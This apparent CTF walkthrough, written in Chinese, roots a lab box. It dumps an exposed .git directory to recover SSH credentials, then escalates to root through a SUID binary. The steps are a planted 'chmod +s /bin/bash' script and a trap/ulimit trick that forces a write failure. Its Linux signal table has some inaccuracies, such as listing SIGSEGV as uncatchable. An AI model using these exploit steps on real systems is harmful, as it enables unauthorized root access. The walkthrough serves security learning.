worm-june

靶机信息概览

靶机名称：worm
靶机平台：

☐ vulnhub
☐ HTB
☐ TryHackMe
☑ ~~Other~~
~~开始时间：2026-01-22 12:45~~
~~结束时间：2026-01-22 20:40~~

---

0. 靶机描述

worm-群友自制

---

1. 信息收集 (Reconnaissance)

1.1 端口信息收集 and 漏洞扫描

首先定义靶机IP变量。

```
IP="10.10.10.140"
```

TCP 端口扫描

发现开放端口：

```
PORT=$(nmap -p- --min-rate=10000 $IP | grep open| awk -F/ '{print$1}'|
paste -sd ',')
```

```
22,80
```

Nmap UDP扫描输出

```
nmap --top-ports=1000 -sU --min-rate=10000 $IP
```

```
无
```

综合扫描 (服务、版本、OS、默认脚本):

```
nmap -p$PORT --min-rate=10000 -sC -sV -O $IP -oN nmapdetails
```

```
# Nmap 7.95 scan initiated Thu Jan 22 05:37:46 2026 as:
/usr/lib/nmap/nmap --privileged -p22,80 --min-rate=10000 -sC -sV -O -oN
nmapdetails 10.10.10.140
Nmap scan report for 10.10.10.140
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-git:
|   10.10.10.140:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: 4
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A7:70:0E (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik
```

```
RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
# Nmap done at Thu Jan 22 05:37:54 2026 -- 1 IP address (1 host up)
scanned in 8.63 seconds
```

Nmap 漏洞扫描输出

```
nmap -p$PORT --min-rate=10000 --script=vuln $IP -oN nmapvuln
```


```
nmap -p$PORT --min-rate=10000 --script=vuln $IP -oN nmapvuln
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 05:40 EST
Nmap scan report for 10.10.10.140
Host is up (0.00047s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-git:
|   10.10.10.140:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: 4
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /.git/HEAD: Git folder
MAC Address: 00:0C:29:A7:70:0E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.14 seconds
```

80端口显示有git目录，这是首选方向。

2. userflag

2.1 服务信息收集

80：无隐藏信息



Maze-Sec

2.2 初始立足点

git信息泄露

获取源码

```
git clone https://github.com/BugScanTeam/GitHack.git

python2  GitHack.py http://10.10.10.140/.git/
[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://10.10.10.140/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into
'/home/kali/Desktop/other/10.10.10.140/GitHack/dist/10.10.10.140'...
fatal: repository 'http://10.10.10.140/.git/' not found
[-] Clone Error
```

```
[*] Try to Clone with Directory Listing
[*] http://10.10.10.140/.git/ is support Directory Listing
[*] Initialize Git
[!] Initialize Git Error: hint: Using 'master' as the name for the
initial [*] ?C=N;O=D
[*] ?C=M;O=A
[*] ?C=S;O=A
[*] ?C=D;O=A
[*] Try to clone with Cache
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*] objects/b2/0ebc0e54047f39e739f50e21837b154cd4c6b9
[*] objects/03/b069b6beb2eec425651cfc69602d3dc45c49c7
[*] objects/1e/0f35c5f74fa99bfff05187488e76bc6c072db6
[*] objects/03/5a8ed549d7759749e3795e6234b0850133cd9e
[*] objects/8b/25a83d02aa6707f75d8fa7721ae4a999010ded
[*] objects/52/8240ae24a5db58dc12a128a8a0a3de50572174
[*] objects/c6/2888da183b18a51c52bbfdad3d448fe2da2a86
[*] objects/c6/2011ddce452510565029bc4d4a412c2650dce6
[*] objects/ce/0df0104ba2e23e9a749aab4622b342104934de
[*] objects/e9/a18ec87eb40be80165cb27cce8bd0b7ba88f0b
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File :
```

```
/home/kali/Desktop/other/10.10.10.140/GitHack/dist/10.10.10.140
```


查看文件：

```
creds.txt
june:showmeyourpassword

index.html
<h1>Maze-Sec</h1>
```

该凭据为假，查看历史记录

```
git log
commit b20ebc0e54047f39e739f50e21837b154cd4c6b9 (HEAD -> master)
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:31 2026 -0500

    4

commit 1e0f35c5f74fa99bfff05187488e76bc6c072db6
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:02 2026 -0500

    3

commit c62888da183b18a51c52bbfdad3d448fe2da2a86
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:06:43 2026 -0500

    2

commit ce0df0104ba2e23e9a749aab4622b342104934de
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:06:08 2026 -0500

    1
```

依次查看，发现1为新增index.html，2为新增creds.txt，3为删除creds的内容，4为新增creds内容。



```
┌──(kali㉿kali)-[~/…/10.10.10.140/GitHack/dist/10.10.10.140]
└─$ git show c62888da183b18a51c52bbfdad3d448fe2da2a86
commit c62888da183b18a51c52bbfdad3d448fe2da2a86
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:06:43 2026 -0500

    2

diff --git a/creds.txt b/creds.txt
new file mode 100644
index 0000000..e9a18ec
--- /dev/null
+++ b/creds.txt
@@ -0,0 +1,3 @@
+june
+mTdwC2mn94UlBr31y56t
+
```

获得凭据：

```
june:mTdwC2mn94UlBr31y56t
```

ssh登录获得userflag

```
flag{user-e1c65e4d4ef5f4834934b51fa7aa7d71}
```

---

3. rootflag

3.1权限提升 (Privilege Escalation)

枚举SUID文件发现可疑文件：

```
find / -perm -u=s 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
```

```
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/write
```

查看文件：

```
file /opt/write
/opt/write: setuid, setgid ELF 64-bit LSB pie executable, x86-64,
version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, BuildID[sha1]=27651f89f30d7776451a03c126098145710ad948, for
GNU/Linux 3.2.0, not stripped
```

逆向伪代码：

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rax
  int fd; // [rsp+24h] [rbp-Ch]
  char *s; // [rsp+28h] [rbp-8h]
  if ( argc != 2 )
  {
    fprintf(stderr, "Usage: %s \"message to write\"\n", *argv);
    exit(1);
  }
  s = (char *)argv[1];
  if ( setuid(0) < 0 )
  {
    perror("setuid(0) failed");
    exit(1);
  }
  fd = open("/opt/welcome.txt", 577, 420LL);
  if ( fd < 0 )
  {
    perror("Failed to open /opt/welcome.txt");
    if ( setuid(0) < 0 )
    {
      perror("setuid(0) failed before calling warning");
      exit(1);
    }
    system("warning");
    exit(1);
  }
  v3 = strlen(s);
  if ( write(fd, s, v3) < 0 )
  {
    perror("Failed to write to file");
    close(fd);
    if ( setuid(0) < 0 )
    {
      perror("setuid(0) failed before calling warning");
      exit(1);
    }
    system("warning");
    exit(1);
  }
  close(fd);
  puts("Message successfully written to /opt/welcome.txt");
  return 0;
}
```

利用点在当写入或打开文件 `/opt/welcome.txt` 失败后会system调用warnig脚本，且这个文件属主为june，内容可控。
步骤：

1. 修改warning

```
cat /bin/warning
#!/bin/bash

echo warning
chmod +s /bin/bash
#// call 104567
```

2. 忽略信号 `SIGXFSZ` ,设置资源限制，再执行命令就会报错然后write失败返回小于0，调用warning。

`trap` 命令的作用是**捕获信号**，并执行自定义操作（如清理资源、打印提示信息），而非执行默认行为。


`ulimit` 是 Linux 系统中用于控制 Shell 程序资源限制的内建命令。它允许用户查看或设置当前会话的资源限制，包括文件大小、内存使用、CPU 时间等。资源限制分为 **软限制** 和 **硬限制**，其中软限制是当前生效的限制，而硬限制是软限制的上限。

```
trap "" XFSZ
ulimit -f 0
/opt/write "june"
```

优化payload：
@Yolo

```
(trap "" XFSZ;ulimit -f 0; /opt/write "hacker")
```


- (.....)：开启子shell，可避免当前环境污染。



```
june@Worm:~$ trap "" XFSZ
june@Worm:~$ ulimit -f 0
june@Worm:~$ /opt/write "june"
Failed to write to file: File too large
warning
```

获得rootshell，rootflag：

```
flag{root-415fd5c8fdc9e94be02839e3afd69720}
```



```
june@Worm:~$ bash -p
bash-5.0# id
uid=1000(june) gid=1000(june) euid=0(root) egid=0(root) groups=0(root),1000(june)
bash-5.0# cat /root/root.txt
flag{root-415fd5c8fdc9e94be02839e3afd69720}
bash-5.0# 
```

信号知识补充

Linux信号是进程间通信的异步通知机制，用于通知进程发生了特定事件。信号可以：

- **通知进程异常事件**（如段错误、非法指令）
- **实现进程间简单消息传递**

- **控制进程行为**（终止、暂停、继续等）
  分类：
- **标准信号**（1-31）：传统UNIX信号，可能丢失
- **实时信号**（34-64）：支持排队，保证可靠递送
  进程对信号有三种响应方式：

1. **默认处理**：执行系统默认动作（终止、暂停、忽略等）
2. **忽略信号**：将信号处理设置为SIG_IGN（SIGKILL和SIGSTOP除外）
3. **捕获信号**：自定义信号处理函数
   信号列表：

编号	信号名	默认行为	可捕获	常见用途	触发方式/说明
1	**SIGHUP**	终止	✓	重载配置、终端断开	关闭终端、`kill -1`
2	**SIGINT**	终止	✓	用户中断	**Ctrl+C**
3	**SIGQUIT**	终止+core	✓	退出并生成core	**Ctrl+**
4	**SIGILL**	终止+core	✗	非法指令	执行二进制损坏的程序
5	**SIGTRAP**	终止+core	✓	调试断点	ptrace调试
6	**SIGABRT**	终止+core	✓	主动中止	`abort()` 函数
7	**SIGBUS**	终止+core	✗	硬件内存错误	内存对齐错误
8	**SIGFPE**	终止+core	✓	算术异常	除零运算
9	**SIGKILL**	终止	✗	**强制终止**	`kill -9`、不可阻塞
10	**SIGUSR1**	终止	✓	用户自定义	应用特定功能
11	**SIGSEGV**	终止+core	✗	段错误	非法内存访问
12	**SIGUSR2**	终止	✓	用户自定义	应用特定功能
13	**SIGPIPE**	终止	✓	管道破裂	写无读端的管道
14	**SIGALRM**	终止	✓	超时控制	`alarm()` 定时器
15	**SIGTERM**	终止	✓	**优雅终止**	`kill` 默认信号
16	**SIGSTKFLT**	终止	✓	协处理器栈错误	已废弃

编号	信号名	默认行为	可捕获	常见用途	触发方式/说明
17	**SIGCHLD**	**忽略**	✓	子进程状态变化	子进程退出
18	**SIGCONT**	**继续**	✗	恢复暂停进程	`kill -18`、与STOP配合
19	**SIGSTOP**	暂停	**✗**	**强制暂停**	`kill -19`、不可捕获
20	**SIGTSTP**	暂停	✓	终端暂停	**Ctrl+Z**
21	**SIGTTIN**	暂停	✓	后台读终端	后台进程读TTY
22	**SIGTTOU**	暂停	✓	后台写终端	后台进程写TTY
23	**SIGURG**	**忽略**	✓	紧急数据	socket紧急数据
24	**SIGXCPU**	终止+core	✓	CPU超时	超CPU限制
25	**SIGXFSZ**	终止+core	✓	文件大小超限	超文件大小限制
26	**SIGVTALRM**	终止	✓	虚拟定时器	`setitimer()`
27	**SIGPROF**	终止	✓	性能分析定时器	`setitimer()`
28	**SIGWINCH**	**忽略**	✓	窗口大小变化	终端窗口改变
29	**SIGIO**	终止	✓	异步IO	文件描述符就绪
30	**SIGPWR**	终止	✓	电源故障	UPS电源事件
31	**SIGSYS**	终止+core	✗	无效系统调用	非法调用系统调用

总结 (Conclusion)

知识点和技巧总结

git信息泄露
trap 信号捕获

待改进或遗漏点

基础薄弱，对Linux尚需补充知识。